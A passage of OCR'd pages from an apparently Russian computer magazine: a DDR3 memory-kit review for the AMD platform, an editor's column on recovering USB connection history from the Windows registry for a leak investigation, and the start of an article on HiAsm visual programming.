СИСТЕМНАЯ ПЛАТА: ASUS Crosshair IV Formula
ПРОЦЕССОР, МГЦ: 2700, Athlon II X4 635
ВИДЕОКАРТА: MSI Radeon HD 4850
БЛОК ПИТАНИЯ, ВТ: 700, FSP Blue Storm
ОПЕРАЦИОННАЯ СИСТЕМА: Windows 7 32-bit

Памятка для AMD

ТЕСТ ПАМЯТИ DDR3

Аксиома про то, что оперативной памяти много не бывает, известна всем уже давно. Проблема же заключается в том, чтобы правильно подобрать эту самую память — ее марку, объем, частоту и так далее. Наше сегодняшнее тестирование посвящено ОЗУ для платформы AMD, которая имеет свои особенности. Следовательно, абы какая память нам не нужна, но и брать самое дорогое предложение рынка также не стоит, так как всеми его преимуществами мы воспользоваться все равно не сможем. Наш обзор как раз поможет тебе найти оптимальное решение.

ТЕХНОЛОГИИ

Как мы уже упоминали выше, у процессоров AMD, а, следовательно, и у соответствующей платформы, есть некоторые особенности, которые накладывают определенные ограничения на выбор памяти. К ним относятся поддержка только двух каналов ОЗУ, а также максимальная частота памяти, которую можно получить, увеличивая делитель — 1800 МГц.
Для достижения больших значений придется заниматься оверклокингом FSB, на что пойдет далеко не каждый пользователь. Кроме того, в большинстве современных игр важны не мегагерцы и тайминги памяти, которые сами по себе дадут минимальный прирост производительности, а такая вещь, как уже упомянутый ранее объем ОЗУ, использующийся для хранения красивейших (и объемнейших) текстур и прочих прелестей. Делая из вышесказанного вывод, нужно отметить, что приобретать топовое решение, видимо, особо смысла нет, лучше найти правильное соотношение между всеми параметрами, то есть объемом, таймингами, мегагерцами и ценой. Толку от такого взвешенного решения будет гораздо больше. Говоря об экономической составляющей приобретения памяти и помня о том, что у нас есть только два канала, мы логично взяли на тестирование не просто отдельные планки памяти, а наборы, состоящие из двух модулей — это и удобно, и выгодно.

МЕТОДИКА ТЕСТИРОВАНИЯ

Приступая к тесту, мы решили попробовать преодолеть планку в 1800 МГц с помощью разгона по частоте шины. Однако на практике даже с частотой 2000 МГц нам поработать не удалось, так как на ней соглашались работать далеко не все модули, да еще и в одноканальном режиме, что, как ты понимаешь, нам не очень интересно. В итоге мы приняли соломоново решение — тестировать каждый комплект на максимально стабильной частоте. К счастью, они не очень отличались, поэтому с одной стороны испытания сохранили объективность, а с другой — позволили выявить реальные показатели каждого комплекта. Кроме того, у всех участников были одинаковые тайминги (9-9-9-24) и напряжение (1,65 В).
Для собственно тестирования мы использовали программу SuperPI с точностью до миллиона знаков, которая, кроме выдачи результата, служит еще и маркером стабильности, так как при переразгоне и вызванной им нестабильности мгновенно завершит тест; Everest, из которого были взяты цифры чтения, записи, копирования и латентности. Бенчмарк PCMark Vantage, из которого мы запустили набор тестов памяти, также максимально нагрузил ОЗУ и выдал результат в баллах. Также был запущен и тест, встроенный в архиватор WinRAR.

2700 руб.

APACER GIANT II DK 02GAL F9QK2

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 1024
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 1800
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 9-9-9-27
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,65
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА





Новичкам всегда везет, как говорится. Вот и компания Apacer, не так уж и давно вышедшая на рынок оперативной памяти, предоставила нам на тест такой комплект, который сразу завоевал награду «Лучшая покупка». И совсем не просто так. В активе у этой памяти самая высокая частота работы (1980 МГц), до которой, надо отдать должное, и близко не подобрался никто из конкурентов, а также самая низкая латентность. Скорее всего это связано с не самым большим объемом, но факт остается фактом: время отклика — самое лучшее в тесте. Ну и, конечно же, привлекательная цена этих модулей и установленные на них радиаторы.



Объем, который, вероятно, стал причиной высокой скорости работы этой памяти, все-таки сегодня довольно мал — ну что такое 2 Гб? Хотя, если ты ярый фанат Windows XP, то тебе он подойдет. Но для остальных будет явно мал. Номинальная частота составляет 1800 МГц, а номинальные тайминги равны 9, что весьма скромно смотрится на фоне восьмерок конкурентов при частоте 2200 МГц. Показатель записи данных в память также оказался весьма небольшим.

5700 руб.

APACER GIANT II DK 04GAS F1QK2

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 2048
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 2200
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 10-10-10-30
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,65
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА



А вот этот комплект памяти от Apacer вследствие более высокого объема заслуживает гораздо более пристального внимания. Все-таки 4 Гб сегодня достаточно даже для работы новейшей Windows 7, то есть этим комплектом можно не только модернизировать компьютер, но и установить его и только его в новую машину. На первое время точно хватит. Кроме того, данный набор обладает самым высоким результатом в тесте на копирование данных в память, а установленные на нем алюминиевые радиаторы позволят избежать перегрева.



Как и у младшего по объемам брата, тайминги этого комплекта заставляли нас содрогнуться. К счастью, платформа AMD гораздо менее, чем Intel, чувствительна к данному параметру, поэтому в данной ситуации это не столь критично. Еще одна проблема, правда, не комплекта напрямую, вызвана тем, что найти его в российской рознице будет весьма проблематично.

CORSAIR DOMINATOR GTX CMGTX2

7500 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 1024
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 2250
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 8-8-8-24
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,65
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА





Сразу скажем, что это самый быстрый комплект в нашем сегодняшнем тесте. Даже его внешний вид весьма агрессивен за счет черно-красного радиатора, который, помимо того, что радует взгляд, еще и весьма эффективно охлаждает модули памяти. Заявленные базовые тайминги 8-8-8-24 при частоте 2250 МГц выглядят очень впечатляюще. Несмотря на то, что мы проводили тест этих модулей с частотой 1792 МГц, результаты во всех тестах получились весьма впечатляющими, а итоговый бал в PCMark Vantage стал вообще лучшим во всем тесте. Как вы яхту назовете, как говорится — буквы GTX в названии этого комплекта стоят явно не только для красоты.




Несмотря на высокую скорость, два гигабайта — это два гигабайта. Конечно, ими можно дополнить аналогичную память, они не помешают, но ставить только их в новую систему — это весьма сомнительный вариант. Цена комплекта достаточно высока.

KINGMAX HERCULES FLKE85F-B8KJA FEIH

10300 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 2048
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 2200
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 10-10-10-30
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,5
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА





Объем 4 Гб, которого сегодня вполне хватает, броский дизайн модулей, а также самое низкое номинальное напряжение в обзоре (да и вообще, далеко не каждая память может похвастаться 1,5 В) являются несомненными плюсами этого комплекта. К сожалению, несмотря на все это, для платформы AMD эта память совершенно не подходит. Возможно, правда, что в связке с процессором Intel она проявит себя гораздо лучше.



К сожалению, недостатки комплекта существенно перевешивают его достоинства, как по количеству, так и по качеству. Это и тайминги, и невысокие результаты в тестах (скорость записи в память не смогла перевалить рубеж в 7 Гб/сек). Ну, а про крайне высокую цену и говорить нечего.

7000 руб.

13000 руб.

KINGSTON HYPERX KHX2000C8D3T1K2/4GX

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 2048
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 2000
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 8-8-8-24
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,65
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА



У компании Kingston, как ни крути, имеется огромный опыт в разработке и производстве оперативной памяти, поэтому не стоит удивляться тому, что этот комплект получился весьма и весьма впечатляющим, а также удостоился высокой награды нашего теста. Объем его вполне достаточен, результаты тестов высоки, а в WinRAR он вообще стал лидером теста, также как и в чтении из памяти. Серия HyperX снова доказала свои скоростные преимущества. Ввиду таких итогов можно смело сказать, что цена набора вполне адекватна, и мы смело рекомендуем его покупателям. Кстати, на частоте 2000 МГц с таймингами 8-8-8-24 он заработал, но только в одноканальном режиме...



Выискивать недостатки у такой памяти — дело весьма и весьма неблагодарное, по той причине, что их у нее нет. Надо отдать должное инженерам Kingston, которые создали скоростное, взвешенное и недорогое решение.

KINGSTON HYPERX KHX2133C8D3T1K2/4GX

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОБЪЕМ ОДНОГО МОДУЛЯ, МБ: 2048
НОМИНАЛЬНАЯ ЧАСТОТА, МГЦ: 2133
НОМИНАЛЬНЫЕ ТАЙМИНГИ: 8-8-8-24
НОМИНАЛЬНОЕ ПИТАЮЩЕЕ НАПРЯЖЕНИЕ, В: 1,65
ПОСТАВЛЯЕТСЯ КОМПЛЕКТОМ: ДА



Внешних, да и содержательных отличий у двух комплектов памяти от Kingston, присутствующих в нашем тесте, весьма немного. Точнее, внешне они вообще идентичны. Те же самые синие радиаторы, которые помогают модулям избежать перегрева. Как видно из графиков, результаты тестирования обоих комплектов очень близки. Поэтому истинная разница между ними заключается в цене, а также в повешенной на 133 МГц номинальной частоты у данного набора.




Но, учитывая ограничения платформы AMD, 2133 МГц тебе получить не удастся, поэтому вдвое (по сравнению с Kingston HyperX KHX2000C8D3T1K2/4GX) переплачивать смысла нет никакого. Как видно из графика, частота стабильной работы у двух этих модулей абсолютно одинаковая.

ВЫВОДЫ

Мы убедились, что на платформе AMD более важны не мегагерцы памяти, а баланс между ними и таймингами. Титул «Выбор редакции» сегодня достается комплекту Kingston HyperX KHX2000C8D3T1K2/4GX, за его выдающиеся характеристики. А «Лучшая покупка» — это Apacer Giant II (DK 02GAL F9QK2).

МАКСИМАЛЬНО СТАБИЛЬНАЯ ЧАСТОТА


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



Лучшего результата по частоте удалось добиться с младшим комплектом от Apacer

PCMARK


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



Поскольку данный бенчмарк имитирует выполнение реальных задач, нагрузка ложится не только на память, но и на центральный процессор

РЕЗУЛЬТАТ В SUPERPI


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



Лучший тест на стабильность работы, в котором комплект от Transcend выигрывает у аутсайдера аж секунду!

РЕЗУЛЬТАТ В WINRAR


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



Казалось бы, архивирование — процесс очень чувствительный к скорости памяти, однако разница между результатами участников не превышает 3%

ЛАТЕНТНОСТЬ


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



Как правило, модули с большим объемом отличаются более высокой латентностью, что и подтвердил данный тест

EVEREST, КОПИРОВАНИЕ


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



В тесте на копирование разница между лучшим и худшим результатом составила всего 5%

EVEREST, ЧТЕНИЕ


Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH



В лидерах — память от Apacer, Corsair и Kingston

EVEREST, ЗАПИСЬ

Apacer Giant II (DK 02GAL F9QK2)
Apacer Giant II (DK 04GAS F1QK2)
Kingston KHX 2000 C8D3T1K2/4GX
Kingston KHX 2133 C8D3T1K2/4GX
Transcend TX2000 KLU-4GK
Kingmax Hercules (FLKE85F-B8KJA FEIH
Corsair Dominator GT CMGTx2(FLKE85F-B8KJA FEIH




Этот тест нагляднее всего отражает разницу между участниками

Степан «Step» Ильин twitter.com/stepah




Колонка редактора

Есть интересное направление в информационной безопасности, которое мы часто обходим стороной. Я говорю о forensics. В #100 номере][у нас была замечательная статья «Попался: твой компьютер у них в руках», где мы рассказывали об инструментах, которые используются специалистами для исследования компьютеров, проходящих в рамках какого-то следствия. Основной интерес forensic — отыскать различного рода доказательства, скрытые и удаленные файлы, логи действий на компьютере, history браузера и все-все, что может косвенно быть полезным или подтвердить какие-то факты. Тема это довольно обширная, интересная, и многое здесь совсем не так очевидно, как может показаться на первый взгляд. Хочу тебе поведать историю, рассказанную мне одним знакомым специалистом по ИБ, которого наняли для проведения небольшого информационного аудита. Все началось с того, что из компании каким-то образом утекли некоторые данные, которым «снаружи» светиться было крайне нежелательно. Файлы осознанно хранились только на одном компьютере, который не был подключен в сеть. Авторизация была реализована с помощью USB-ключей и какой-то самопальной программы по схеме «вставляешь флешку со специальным ключом в USB-порт, программа считывает его, и разлочивает систему». Печально в этой истории то, что такие ключи были у всех сотрудников, при этом никакого журнала авторизаций не велось. А задача, между тем, была поставлена непростая — выяснить, кто имел доступ к компьютеру.
По правде говоря, я бы сходу едва ли смог что-то придумать. У человека же, который профессионально занимается forensic, сразу появился план решения проблемы. И в этом ему помогла сама Windows.
Оказывается, информация обо всех внешних накопителях, которые подключаются к компьютеру, логируется и записывается в реестр. Реестр — это вообще непаханое поле для следствия. Практически любая активность в системе, так или иначе, оставляет следы в реестре. Вот и в нашем случае из реестра можно выудить не только различные данные о том, какие внешние накопители подключались в систему. Мало того, когда были произведены последние подключения. Давай разберемся, что происходит, когда к компьютеру подключается внешний накопитель. Сначала менеджер PnP распознает девайс и устанавливает его, используя чаще всего обычный USB-драйвер USB Driver USBSTOR.SYS. Далее в работу вступает менеджер монтирования (MountMgr.sys), который запрашивает у девайса его уникальные идентификационные данные — это серийный номер, информация о продукте и производителя. Как только они получены, он создает в реестре несколько ключей, которые позволяют системе дальше работать с флешкой. В результате для каждого подключенного носителя в реестре есть отдельная ветка с информацией о нем. Весь это клад данных хранится здесь: HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR. Список накопителей, которые когда-либо подключались к компьютеру, уже был бы неплохим результатом. Но, согласись, гораздо лучше знать еще и когда флешки были подключены в систему. В упомянутой ветке реестра фиксируется время, когда флешка была подключена впервые, но нет данных о том, когда ее подключали в последний раз, а эти данные очень пригодились бы. Но и здесь выручает реестр. В ветке HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b} есть множество ключей определенного формата. Если отыскать здесь ключ, относящийся к конкретной флешке (а это делается по специальному идентификатору), и если у него есть подключ Control, то из него как раз и можно извлечь время последнего подключения. На английском языке есть замечательная книжка «Windows Forensic Analysis» (Harlan Carvey), в котором подробно изучаются подобные методы извлечения данных. В нашей же ситуации энтузиасты сильно упростили задачу, написав утилиту usbHistory (sourceforge.net/projects/usbhistory). Она сама извлекает данные, парсит все необходимые ключи в реестре, разбирает их значения и выводит информацию в удобочитаемом виде:



Данные из реестра



Результат работы usbHistory

```
USB History Dump
by nabiy (c)2008


(1) --- USB Device

 instanceID: 1001178901b3f6&0
 ParentIdPrefix:
 Driver:{4d36e967-e325-11ce-bfc1-
08002be10318}\0032
 Disk Stamp: 03/28/2010 18:10
 olume Stamp: 11/03/2009 17:26

(2) --- USB Flash Drive USB
Device
[..]
```

Вся информация — как на ладони. Не лишним будет рассказать конец истории с утечкой конфиденциальных документов. Когда из реестра были вытащены все данные о подключенных носителях, сопоставлены даты последних подключений и версии опубликованного документа, быстро определился список тех флешек, на которых могли быть украдены данные. Еще некоторое время ушло на изучение пендрайвов сотрудников, после чего один из подозреваемых просто сознался. Вот такое вот маленькое следствие.

Dilma support@hiasm.com



Визуальный программинг

Конструируем приложения с помощью HiAsm

Для того чтобы написать полезное приложение, необязательно знать какой-то сложный язык программирования. Несложную сетевую утилиту, панель для управления роутером, удобный парсер информации и многое другое можно создать без единой строчки кода. Если под рукой есть конструктор приложений.

Все когда-то начиналось с Ассемблера. Машинный язык мнемонических команд был полностью завязан на архитектуру процессора, под который писалась программа, но при этом стал одним из первых общеиспользуемых языков программирования. Позже появились языки высокого уровня, абстрагирующие программиста от аппаратной части: Basic, Pascal, C и другие. Гораздо больше времени потребовалось на осмысление, понимание и реализацию объектно-ориентированного подхода (ООП) в программировании, которое позволило еще проще описывать объекты реального мира терминами мира виртуального и породило букет языков следующего поколения, в том числе Delphi и C++. Среды для этих языков впервые стали вводить в обиход понятие «визуальное программирование», которое использовалось исключительно в конструкторах форм и интерфейсов. Наконец, последней волной стало появление сред, позволяющих визуализировать все этапы разработки ПО — от проектирования внешнего вида до реализации программного ядра — LabView, HiAsm, SoftWire и прочие. Как это выглядит? Сейчас разберемся.

ЗНАКОМЬТЕСЬ — HIASM

HiAsm — среда визуального программирования, программы в которой не пишутся, как это делается в классических языках, а проектируются из кубиков и линий связей между ними. Каждый такой кубик представляет собой элемент, который выполняет какое-то достаточно простое и узкоспециализированное действие (например, копирует файл, проигрывает звук, складывает два числа, качает файл из интернета и т.д. и т.п.). Горизонтальные линии между элементами (или просто «связи») определяют логику будущей программы (то есть последовательность вызова событий и методов, если выражаться терминами классических языков программирования). Вертикальные же связи указывают элементам на то, какие данные откуда брать. Также у каждого элемента есть набор уникальных свойств, которые определяют особенности его функционирования (к примеру, у элемента «Кнопка» есть свойства, определяющие его положение на форме, заголовок, используемый шрифт, текст выводимой подсказки и прочие). Поэтому весь процесс конструирования сводится к расстановке элементов, протягиванию связей между ними и настройке (если необходимо) их свойств.

Посмотрим, как выглядит нарисованная таким образом программа классического «Hello world!», которая при нажатии кнопки выводит на экран соответствующее сообщение. Внешний вид схемы, реализующей данный функционал, представлен на рисунке. Собранное приложение состоит из двух элементов: Кнопка (Button) и Сообщение (Message), одной связи между ними (проложенную от события нажатия кнопки к методу показа сообщения) и одного измененного свойства Message (с текстом «Hello world!»). Мы не пишем ни одной строчки кода, но если заглянуть в исходник, то увидим исходник, который сгенерировала HiAsm:

```
Make(delphi)
Add(MainForm,2953706,21,105)
{
```





Схема с размещенными на ней подсказками



Внешний вид приложения в редакторе форм

```
}
Add(Button,147563,189,105)
{
 Left=180
 Top=110
 link(onClick,5363509:doMessage,[])
}
Add(Message,5363509,238,105)
{
 Message="Hello world!!!"
}
```

Сгенерированный код написан на языке Object Pascal, но есть и другие варианты. По сути, HiAsm представляет собой не более чем графический векторный редактор. А все его возможности по созданию приложений определяются уставленными пакетами и компиляторами. На текущий момент времени самым мощным из них является пакет Windows, использующий в качестве целевого языка Object Pascal для компиляторов FPC и Delphi. Помимо этого существуют следующие пакеты:

• PocketPC с целевым языком C++ и компилятором MS ARM для платформы Microsoft Windows Mobile;
• WEB — целевой язык PHP с поддержкой JavaScript и HTML;
• QT — целевой язык C++ для платформ Windows, Linux и MacOS;
• VBS — целевой язык Basic платформа Windows и прочие менее развитые.

